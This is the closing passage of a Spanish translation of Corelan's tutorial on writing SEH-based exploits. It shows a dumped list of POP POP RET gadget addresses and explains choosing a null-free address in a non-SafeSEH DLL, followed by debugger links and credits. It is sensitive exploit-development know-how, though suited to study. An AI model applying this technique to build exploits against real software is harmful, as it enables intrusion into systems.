0x01222b76 pop ebx; pop edi; ret 0x0010
0x01222e3c pop edi; pop esi; ret 0x0010
0x01223565 pop esi; pop edi; ret 0x0010
0x012236f7 pop ebx; pop ebp; ret 0x000c

[/home/peter/memdump/01230000.rng]
0x01231045 pop esi; pop ebx; ret
0x01231199 pop ebp; pop ebx; ret
0x012312aa pop edi; pop esi; ret
0x01231321 pop ebp; pop ebx; ret 0x0010
0x01231463 pop esi; pop ebx; ret 0x0004
0x01231cc0 pop ebp; pop ebx; ret
0x01231fe9 pop edi; pop esi; ret 0x0004
0x0123353b pop ebp; pop ebx; ret 0x0010
0x012335fc pop ebp; pop ebx; ret 0x0010
```

Todo lo queda es encontrar una dirección sin caracteres NULL, eso está en una de las DLL's que no está compilada con SafeSEH. En vez de tener que construir opcodes para combinaciones POP POP RET y mirar en memoria, puedes solamente Dumpear memoria y listar todas las combinaciones POP POP RET de una vez. Te ahorra algo de tiempo. ☺

¿Preguntas? ¿Comentarios? ¿Tips y Trucos?

<https://www.corelan.be/index.php/forum/writing-exploits>

**Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por
Ivinson/CLS**

Algunos enlaces de depuradores interesantes:

Ollydbg

<http://www.ollydbg.de/>

OllySSEH module

<http://www.openrce.org/downloads/details/244/OllySSEH>

Ollydbg plugins

http://www.openrce.org/downloads/browse/OllyDbg_Plugins

Windbg

<http://www.microsoft.com/whdc/devtools/debugging/>

Windbg !exploitable module

<http://msecdbg.codeplex.com/>

© 2009 - 2012, Corelan Team (corelanc0d3r). Todos los derechos reservados. ☺

Página Oficial en Inglés:

<http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>

Traductor: **Ivinson/CLS**. Contacto: Ipadilla63@gmail.com